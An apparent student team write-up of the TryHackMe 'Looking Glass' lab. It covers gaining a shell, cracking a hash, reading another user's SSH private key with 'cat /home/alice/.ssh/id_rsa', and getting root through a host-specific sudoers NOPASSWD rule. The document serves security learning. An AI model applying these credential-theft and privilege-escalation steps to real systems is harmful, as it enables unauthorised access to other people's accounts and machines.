
After setting up both the reverse shell and its’ listener, now we can execute our reverse shell by rebooting with the command ‘sudo /sbin/reboot’ which we got from the previous steps. Doing so will remove you from host and then, type in the command ‘ping (IPADDRESS)’.



By executing the previous command, it will result in the listener to respond like the image below.



After that, I am going to execute 2 commands which are ‘ which python3 ’ and python3 -c 'import pty;pty.spawn("/bin/bash")'; in order to spawn our reverse shell. After executing those commands, it will result in you changing user which is from jabberwock to tweedledum.



Horizontal Privilege Escalation


Members Involved: Azri, Amir, Afif

Tools used: **Crackstation, terminal, kali Linux, Cyberchef, Chmod, SSH Client**

Thought Process and Methodology and Attempts:


After logging in as tweedledum, use command ls to see what files are there. Seems like there are humptydumpty.txt and poem.txt .

Open the humptydumpty.txt .




Copy the text. Open https://crackstation.net and paste the text on it.


The green ones tell us that they are sha256. However, the red one is unknown and it seems strange. We will copy the red hash and paste it on https://gchq.github.io/CyberChef to be encoded. As a result, it tells us that the unknown hash is actually a password.




After we get the password, we have to login as jabberwock again. After logging in as jabberwock, we need to login as humptydumpty by using command 'su humptydumpty'. When it asks for a password, give the password that we obtained before. Then, we successfully login as humptydumpty.




We can explore what is inside the humptydumpty's home directory.




However, there's nothing useful there. We will then go back to home by using command 'cd ..' and type 'ls -la'.




We will try to explore Alice's home directory by using the command 'ls -la'. But, permission is denied.



One strange thing about Alice's home is that everybody has execution permission on it.We can run commands on files within Alice's home directory. These permissions allow us to run the cd command to find existing files within the directory. We might want to try ssh it so that we can get something from it. We can use the command 'cat /home/alice/.ssh/id_rsa' and Alice's private key will be shown.



Open the new tab terminal, use the command ‘nano id_rsa’ and it will show the rsa private key. Next, type ‘chmod 600 key’ to change the permissions of the id_rsa file to read and write, which we can do using chmod and connect using the command ‘ssh -i id_rsa alice@10.10.37.240’. We now successfully login as alice.



Root Privilege Escalation

Members Involved: Azri, Afif, Amir

Tools used: **Terminal, kali linux**

Thought Process and Methodology and Attempts:

After successfully login as alice, we want to check any file that contains alice's name. We'll use command 'find / -name *alice* -type f 2>/dev/null' . The command 2>/dev/null is to discard and suppress any error.

```
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
```

There's one file containing Alice's name. Open the file using command 'cat /etc/sudoers.d/alice'.


```
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

It tells us that Alice can run /bin/bash as root without any password.


By using the command 'sudo –help' , we get the information that we can specify the hostname using 'sudo -h'.

```
root@looking-glass:~# sudo --help
sudo - execute a command as another user

usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u
            user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u
            user] file ...

Options:
  -A, --askpass                 use a helper program for password prompting
  -b, --background              run command in the background
  -C, --close-from=num          close all file descriptors >= num
  -E, --preserve-env            preserve user environment when running command
      --preserve-env=list       preserve specific environment variables
  -e, --edit                    edit files instead of running a command
  -g, --group=group             run command as the specified group name or ID
  -H, --set-home                set HOME variable to target user's home dir
  -h, --help                    display help message and exit
  -h, --host=host               run command on host (if supported by plugin)
  -i, --login                   run login shell as the target user; a command may also be specified
  -K, --remove-timestamp        remove timestamp file completely
  -k, --reset-timestamp         invalidate timestamp file
  -l, --list                    list user's privileges or check a specific command; use twice for longer
                                format
  -n, --non-interactive         non-interactive mode, no prompts are used
  -P, --preserve-groups         preserve group vector instead of setting to target's
  -p, --prompt=prompt           use the specified password prompt
  -r, --role=role               create SELinux security context with specified role
  -S, --stdin                   read password from standard input
  -s, --shell                   run shell as the target user; a command may also be specified
  -t, --type=type               create SELinux security context with specified type
  -T, --command-timeout=timeout terminate command after the specified time limit
  -U, --other-user=user         in list mode, display privileges for user
  -u, --user=user               run command (or edit file) as specified user name or ID
  -V, --version                 display version information and exit
  -v, --validate                update user's timestamp without running a command
  --                            stop processing command line arguments
root@looking-glass:~#
```


Use the command ‘sudo -h ssalg-gnikool /bin/bash’ and now we have become root.



There’s kitten.txt here. But nothing important that can get us to get the root flag.




Go to the root directory with ‘cd /root’. Use command ‘ls’ to see what files are there and open the root.txt. The root flag is reversed. Use ‘cat root.txt | rev’ and we’ll get the rootflag.



Final Result:

Upon verification of the flag, Azri placed the user flag and Amir placed the root flag onto the TryHackMe site and got the confirmation.



Contributions

ID	Name	Contribution	Signatures
1211103115	Azri Syahmi Bin Azhar	Did the recon. Discovered the exploit to root.	*Azri*
1211103233	Muhammad Amir Adib Bin Mohd Aminuddin	Figured out the exploit for initial foothold.	*Adib*
1211103419	Muhammad Afif Jazimin Bin Idris	Horizontal privilege. Did most of the writing after compiling findings.	*Afif*
1211103284	Miteshwara Rao A/L Subramaniam		*Mitesh*

Video Link:

https://youtu.be/D7ukmPct8yg